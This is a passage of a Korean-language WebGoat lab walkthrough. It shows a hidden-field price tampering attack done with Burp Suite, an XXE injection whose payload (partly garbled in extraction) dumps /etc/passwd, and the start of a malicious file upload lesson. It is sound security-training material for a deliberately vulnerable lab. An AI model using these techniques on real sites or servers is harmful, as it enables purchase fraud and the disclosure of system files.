- » Tip.) <input> 요소 유형이 “hidden” 이면 사용자에게 보이지 않고 수정할 수 없는 데이터를 포함 할 수 있다. 즉, 화면상에 품에는 보이지 않지만, 품을 서버로 전송할 때 함께 전송되는 요소를 말한다.

### 3 <실습> WebGoat

- 실습 풀이

- 공격 서버에서 프록시 설정 후 Burp Suite를 실행하여 대기  
  » Intercept is on으로 대기



# 3 <실습> WebGoat

## • 실습 풀이 – 공격 서버에서 개수 입력

» Quantity에 개수 입력 후 UpdateCart 클릭

WebGoat - Mozilla Firefox

192.168.93.144:8080/WebGoat/start.mvc#attack/1863884331/1700

Exploit Hidden Fields

Show Source Show Solution Show Plan Show Hints Restart Lesson

Try to purchase the HDTV for less than the purchase price, if you have not done so already.

Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
56 inch HDTV (model KTV-551)	\$2999.99	11241241	\$2999.99

The total charged to your credit card: \$2999.99

UpdateCart Purchase

Cookies / Parameters


name	JSESSIONID
value	B6EC74C81468791C151F38F6FD0D11C4
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

Parameters

scr	1863884331
menu	1700
stage	0
num	

### 3 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 Burp Suite 확인
    - » 숨겨진 값 Price 수정 후 Forward
    - » Price=2999.99 -> Price=0



# 3 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 공격 성공 확인
    - » 물건을 원하는 개수를 모두 다 \$0.0에 구입 성공

The screenshot shows a Mozilla Firefox browser window titled "WebGoat - Mozilla Firefox". The address bar displays the URL: "192.168.93.144:8080/WebGoat/start.mvc#attack/1863884331/1700". The page content is titled "Exploit Hidden Fields". A message at the top says "Congratulations. You have successfully completed this lesson." Below it, a note says "Try to purchase the HDTV for less than the purchase price, if you have not done so already. Your total price is :\$0.0". Another note states "This amount will be charged to your credit card immediately." On the right side, there are two sections: "Cookies / Parameters" and "Parameters". The "Cookies / Parameters" section shows a table with the following data:

name	value
JSESSIONID	ACD0448258E7B049AAE2EEE28ACDE70A
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

The "Parameters" section shows a table with the following data:

scr	1863884331
menu	1700
stage	
num	

## 4 <실습> WebGoat

### • 실습번호 # 1.3.2.4 XML외부 개체(OWASP Top 10 중 A4:2017)

#### - 실습 목표

» XXE(XML External Entity Injection)에 대해 취약점을 알 수 있습니다.

#### - 실습 환경


목적	ID/PW	IP
Kali	root/toor	10.10.1.99
WebGoat	guest/guest	10.10.1.143:8080

\* 아래의 사진의 IP가 다를 수 있습니다.

#### - 실습 문제 구성

» 피해자 PC 서버에 검색 양식에 결함을 찾아 XML External Entity Injection을 이용하여 운영 체제의 루트 디렉토리(/etc/passwd)를 나열하시오.

- 실습 풀이
  - 공격 서버에서 문제 선택
    - » Parameter Tampering
      - » XML External Entity(XXE) 선택



The screenshot shows a Firefox browser window titled "WebGoat - Iceweasel". The address bar displays the URL: 192.168.93.143:8080/WebGoat/start.mvc#attack/87365/1700. The left sidebar lists various security challenges, with "Parameter Tampering" highlighted by a red box. Within "Parameter Tampering", the "XML External Entity (XXE)" option is also highlighted by a red box. The main content area shows a form field labeled "From:" and a table of session parameters. The session parameters table is as follows:


name	value
value	75025B79D4ECCED5612754E7F0
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

Below the session parameters is a "Parameters" section containing:

scr	87365
menu	1700
stage	
num	


## 4 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 프록시 설정 후 Burp Suite 실행



## 4 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 From 항에 문자 또는 숫자 입력




The screenshot shows a browser window titled "WebGoat - Iceweasel" displaying the "XML External Entity (XXE)" lesson from the WebGoat application. The URL in the address bar is 192.168.93.143:8080/WebGoat/start.mvc#attack/87365/1700. The left sidebar lists various security flaws, and the main content area displays instructions for finding a ticket from Boston, MA (code BOS). A red box highlights the "From:" input field, which contains the character 'r'. To the right, a sidebar titled "Cookies / Parameters" shows session cookies and parameters for the attack:

Cookie/s	name	value
Parameters	name	JSESSIONID
	value	EB94F460B02372AE1E1AA356E0
	comment	
	domain	
	maxAge	-1
	path	
	secure	false
	version	0
httpOnly	false	
Parameters	scr	87365
	menu	1700
	stage	
	num	

## • 실습 풀이

### - 공격 서버에서 글자를 입력한 후 Burp Suite 화면


- » Accept : text/html, application/xhtml+xml, application/xml;q=0.9,\*/\*;q=0.8
  - » XML 인지 확인
- » <?xml version="1.0"?><searchForm> <from>r</from></searchForm>



## • 실습 풀이

### - 공격 서버에서 글자를 입력한 후 Burp Suite 화면 편집

- » <?xml version="1.0"?><searchForm> <from>r</from></searchForm>
- » <!DOCTYPE test [- » <from></from>부분에 BOS&passfile; 추가 입력
  - » <?xml version="1.0"?>
  - » <!DOCTYPE test [  - » <searchForm> <from> BOS&passfile; </from></searchFrom>



## • 실습 풀이

- 공격 서버에서 피해자 PC 서버의 /etc/passwd에 대한 정보가 화면에 출력

WebGoat - Iceweasel

192.168.93.143:8080/WebGoat/start.mvc#attack/87365/1700

From: r

Search results from destination:

```

BO$root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin bin:x:2:2:bin:/bin:
/usr/sbin/nologin sys:x:3:sys:/dev/usr/sbin/nologin
sync:x:4:65534:sync:/bin/bin/sync games:x:5:60:games:/usr/games:
/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:
/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:
/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/
nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:
/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/
nologin systemd-timesync:x:100:103:systemd Time
Synchronization...:/run/systemd:/bin/false systemd-
network:x:101:104:systemd Network Management...:/run/systemd/
netif:/bin/false systemd-resolve:x:102:105:systemd Resolver...:/run/
systemd/resolve:/bin/false systemd-bus-proxy:x:103:106:systemd Bus
Proxy...:/run/systemd:/bin/false messagebus:x:104:107:/var/run/dbus:
/bin/false

```

No results found

name	value
value	EB94F460B02372AE1E1AA356EC
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

Parameters

scr	87365
menu	1700
stage	
num	

## 5 <실습> WebGoat

### • 실습번호 # 1.3.2.5 취약한 접근 통제(OWASP Top 10 중 A5:2017)

#### - 실습 목표

» File Upload(Malicious File Execution)에 대해 취약점을 알 수 있습니다.

#### - 실습 환경

목적	ID/PW	IP
Kali	root/toor	10.10.1.99
WebGoat	guest/guest	10.10.1.143:8080

\* 아래의 사진의 IP가 다를 수 있습니다.

#### - 실습 문제 구성

» 피해자 PC 서버에 이미지를 업로드 할 수 있는 페이지를 확인하고 취약점에 대한 공격을 사용하여 악성파일을 업로드하고 실행하시오.

# 5 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 문제 선택
    - » Malicious Execution
    - » Malicious File Execution 선택

WebGoat - Iceweasel

192.168.93.143:8080/WebGoat/start.mvc#attack/2027530490/1600

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

Show Source Show Solution Show Plan Show Hints Restart Lesson

General Access Control Flaws AJAX Security Authentication Flaws Buffer Overflows Code Quality Concurrency Cross-Site Scripting (XSS) Improper Error Handling Injection Flaws Denial of Service Insecure Communication Insecure Storage Malicious Execution Malicious File Execution Parameter Tampering Session Management Flaws Web Services Admin Functions Challenge

The form below allows you to upload an image which will be displayed on this page. Features like this are often found on web based discussion boards and social networking sites. This feature is vulnerable to Malicious File ntExecution.

In order to pass this lesson, upload and run a malicious file. In order to prove that your file can execute, it should create another file named:

./extract/webapps/WebGoat/mfe\_target/guest.txt

Once you have created this file, you will pass the lesson.

## WebGoat Image Storage

Your current image:  
No image uploaded

Upload a new image:  
Browse... No file selected.  
Start Upload

Cookies / Parameters

name	JSESSIONID
value	EB94F460B02372AE1E1AA356E0
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

Parameters

scr	2027530490
menu	1600
stage	
num	

# 5 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 이미지 파일 업로드 1  
» Browse 을 통해 이미지 업로드

WebGoat - Iceweasel

192.168.93.143:8080/WebGoat/start.mvc#attack/2027530490/1600

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

WEBGOAT

Introduction General Access Control Flaws AJAX Security Authentication Flaws Buffer Overflows Code Quality Concurrency Cross-Site Scripting (XSS) Improper Error Handling Injection Flaws Denial of Service Insecure Communication Insecure Storage Malicious Execution Malicious File Execution Parameter Tampering Session Management Flaws

Malicious File Execution

Show Source Show Solution Show Plan Show Hints Restart Lesson

The form below allows you to upload an image which will be displayed on this page. Features like this are often found on web based discussion boards and social networking sites. This feature is vulnerable to Malicious File ntExecution.

In order to pass this lesson, upload and run a malicious file. In order to prove that your file can execute, it should create another file named:

/extract/webapps/WebGoat/mfe\_target/guest.txt

Once you have created this file, you will pass the lesson.

### WebGoat Image Storage

Your current image:  
No image uploaded

Upload a new image:  
 No file selected.

**Cookies / Parameters**

Name	Value
name	JSESSIONID
value	EB94F460B02372AE1E1AA356E0
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

**Parameters**


scr	menu	stage	num
2027530490	1600		

## 5 <실습> WebGoat

### • 실습 풀이

#### - 공격 서버에서 이미지 파일 업로드 2


» /root/Umbrella/Screens 폴더 경로에서 shot.png 이미지 파일 업로드



## • 실습 풀이

### - 공격 서버에서 이미지 파일 업로드 3

» 이미지가 화면에 표시되면 이미지의 파일 경로를 확인

